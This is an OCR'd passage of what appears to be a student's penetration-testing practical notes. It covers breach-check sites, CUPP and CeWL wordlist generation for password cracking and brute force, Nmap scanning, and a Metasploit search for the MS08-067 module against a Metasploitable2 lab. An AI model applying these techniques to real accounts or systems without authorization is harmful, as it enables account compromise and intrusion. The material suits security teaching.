


10. Security Breaches:


- A security breach is any incident that results in unauthorized access to computer data, applications, networks, or devices.
- It results in information being accessed without authorization. Typically, it occurs when an intruder is able to bypass security mechanisms.
- Technically, there is a distinction between a security breach and a data breach. A security breach is effectively a break-in, whereas a data breach is defined as the cybercriminal getting away with information. Imagine a burglar; the security breach is when he climbs through the window, and the data breach is when he grabs your pocketbook or laptop and takes it away.
- There are various websites that can check if your account or phone number has been a victim of a security breach.

\

a. https://haveibeenpwned.co__m




b. https://haveibeenzuckered.co__m/



\


11. Profiling for password lists:

- Lists of commonly used passwords.
- The Common User Password Profiler (CUPP) allows the penetration tester to generate a wordlist that is specific to a particular user.
- It is not installed by default on Kali Linux. It need to be installed: “ sudo apt install cupp”




- It can be invoked using: “ cupp -i ”.
- This will launch CUPP in the interactive mode, which will prompt the tester for the specific elements of the wordlist.

\



- You can view the wordlist depending on where you have stored it.


\



12. Creating Custom wordlists for cracking passwords:

- We can use CeWL to create the custom wordlist.
- CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.
- Optionally, CeWL can follow external links.
- CeWL can also create a list of email addresses found in mail to links. These email addresses can be used as usernames in brute force actions.


\




13. Nmap:

- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- First we use Metsploitable2 to find the ip address of the target machine.

\





- Then we perform NMAP.



- Then we use the MSF Console. This is the Metasploit Framework console that allows the penetration tester to run exploits on the target machine.

\





- Then we search for ms08_067.

\


msf6 > search ms08_067
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > Interrupt: use the 'exit' command to quit
msf6 >

\

Practical 3:

Aim: Practical on enumerating host, port, and service scanning

Note:


- The tool being used for port scanning, data enumeration, and service scanning is
  NMAP.

- Nmap is a network scanner created by Gordon Lyon.
